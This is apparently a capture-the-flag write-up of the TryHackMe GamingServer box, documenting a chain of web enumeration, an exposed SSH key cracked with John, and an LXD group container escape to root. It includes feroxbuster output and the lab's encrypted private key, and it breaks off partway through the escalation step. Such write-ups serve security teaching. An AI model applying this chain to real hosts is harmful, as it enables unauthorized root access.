Report — Privilege escalation to root via exposed SSH key + LXD container escape

Target : TryHackMe (**GamingServer**)
Date : 30/10/2025
Auther: **Imad Bouik** — **GitHub**: https://github.com/imad457
LinkedIn: https://www.linkedin.com/in/imad-bouik-65429b366/

---

1. Executive summary

A sensitive SSH private key (rca_privkey) was discovered by web enumeration. The key was converted and cracked (ssh2john + John), yielding a passphrase that allowed SSH login as a normal user. Enumeration revealed membership in the lxd group. Using an LXD image import/init workflow (built locally with lxd-alpine-builder), a privileged container was created and a host filesystem device was attached, enabling lxc exec into a shell with host root access. Root was obtained on the host.

Impact: Full host compromise (**ROOT**).
Risk: High — because exposed keys + weak passphrase + permissive LXD configuration combine to allow a chained compromise.

---

2. Scope & environment

Lab: TryHackMe box (**GamingServer**)


T**ools used**: feroxbuster, ssh2john.py (from john tools), john, ssh, python3 -m http.server, linpeas.sh,lxd,wgit, lxd-alpine-builder.


Attack surface: web server files (found rca_privkey), SSH service, LXD installed & user in lxd group, LXD allowed privileged containers or device mounting.


---


3. Timeline :

1.**Recon**(scan ports) — Found 2 ports open : ssh 22 - http 80 (nmap)
. (web fuzzing) — Found rca_privkey via directory bruteforce (feroxbuster).







Tilix: kali@kali: ~
1: kali@kali: ~
Screenshot taken
View image
by Ben "epi" Risher
ver: 2.13.0
Target Url http://10.10.3.56/
In-Scope Url 10.10.3.56
Threads 30
Wordlist /home/kali/Desktop/milfat/hadefiles.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.0
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
HTTP methods [GET]
Recursion Depth 4
Press [ENTER] to use the Scan Management Menu™
404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 77l 316w 2762c http://10.10.3.56/index.html
200 GET 768l 3870w 295060c http://10.10.3.56/featured-character.jpg
200 GET 66l 119w 1435c http://10.10.3.56/about.html
200 GET 62l 379w 3067c http://10.10.3.56/myths.html
200 GET 676l 1423w 14223c http://10.10.3.56/style.css
200 GET 222l 1251w 87416c http://10.10.3.56/logo.png
200 GET 77l 316w 2762c http://10.10.3.56/
200 GET 3l 5w 33c http://10.10.3.56/robots.txt
301 GET 9l 28w 309c http://10.10.3.56/secret => http://10.10.3.56/secret/
200 GET 30l 37w 1766c http://10.10.3.56/secret/secretKey
301 GET 9l 28w 310c http://10.10.3.56/uploads => http://10.10.3.56/uploads/
200 GET 63l 544w 3070c http://10.10.3.56/uploads/manifesto.txt
200 GET 222l 221w 2006c http://10.10.3.56/uploads/dict.lst
200 GET 77l 343w 27636c http://10.10.3.56/uploads/meme.jpg
[####################] - 16s 4761/4761 0s found:14 errors:0
[####################] - 15s 4746/4746 310/s http://10.10.3.56/
[####################] - 0s 4746/4746 32068/s http://10.10.3.56/secret/ => Directory listing (add --scan-dir-listings to scan)
[####################] - 0s 4746/4746 18115/s http://10.10.3.56/uploads/ => Directory listing (add --scan-dir-listings to scan)
(kali㉿kali)-[~]
$



10.10.3.56/secret/secretK
Not secure http://10.10.3.56/secret/secretKey
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin...
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ35dcIAx4g
/SD/YgcLtt/tKbLyuygqk23NzuspnbUwZWoo5fvgvjEgRud90s4dDWMEURGd02Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
ZmvlrDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Ofy304/1njZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cg5gvYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeCSaO/GoeSH0FelTk
cQK1DDxHq7mLM1ZJO8oqdIfs6Jt/JO4qzdBh33t0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLfOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----

2. **Key conversion & cracking** — Used ssh2john.py then john to crack passphrase.


3. **Initial access** — SSH login with the private key + passphrase → user john


4. **Post-exploitation** — Then imoved **linpeas.sh** from my pc to the target and ran it to automatically scan for vulnerabilities. It found several vulnerabilities, but the most **notable was LXD**, because the user John had that permission







5. **Privilege escalation** — Built/used an LXD image to create a 